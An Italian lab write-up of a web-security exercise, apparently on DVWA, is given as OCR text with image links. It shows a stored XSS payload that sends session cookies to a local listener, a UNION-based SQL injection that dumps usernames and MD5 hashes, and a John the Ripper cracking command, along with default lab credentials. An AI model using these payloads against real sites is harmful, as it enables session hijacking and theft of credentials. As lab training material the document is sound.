

TEST WEEK 6


XSS Stored:




L'obiettivo qui è inviare il cookie su un server, in questo caso con il comando $ python -m http.server è possibile creare un server http in locale.
Tornando sulla pagina XSS (login fatto come usr: admin | psw: password) e proviamo a mettere lo script di esecuzione possiamo notare che viene troncato, facendo inspect possiamo aumentare il limite



<script>window.location="http://127.0.0.1:8000/?cookie="+document.cookie</script>
questo é il codice da eseguire per inviare il cookie sessione al server.
Possiamo vedere sul terminale a destra che appunto è stato catturato il cookie.
Provando con un'altra macchina e utente (usr: gordonb | psw: abc123) invia il cookie di sessione, qui sotto un esempio fatto con windows 7. Stessa cosa si puó fare con tutti gli altri 3 utenti del database.



SQL injection (blind)



Nella parte di SQL injection dobbiamo visualizzare i dati del database, utenti e password.
scrivendo questo input nel campo User ID possiamo visualizzare gli utenti e le password hashate MD5
' UNION SELECT user, password FROM users#.
Prendiamo gli output che ci ha dato e li mettiamo in un txt come a sinistra con il seguente ordine user:hash cosí poi con john ci dà nell'output la password con il corrispettivo utente.
Per john questo è il comando per crackare gli hash $ john --show --format=Raw-MD5 hash.txt.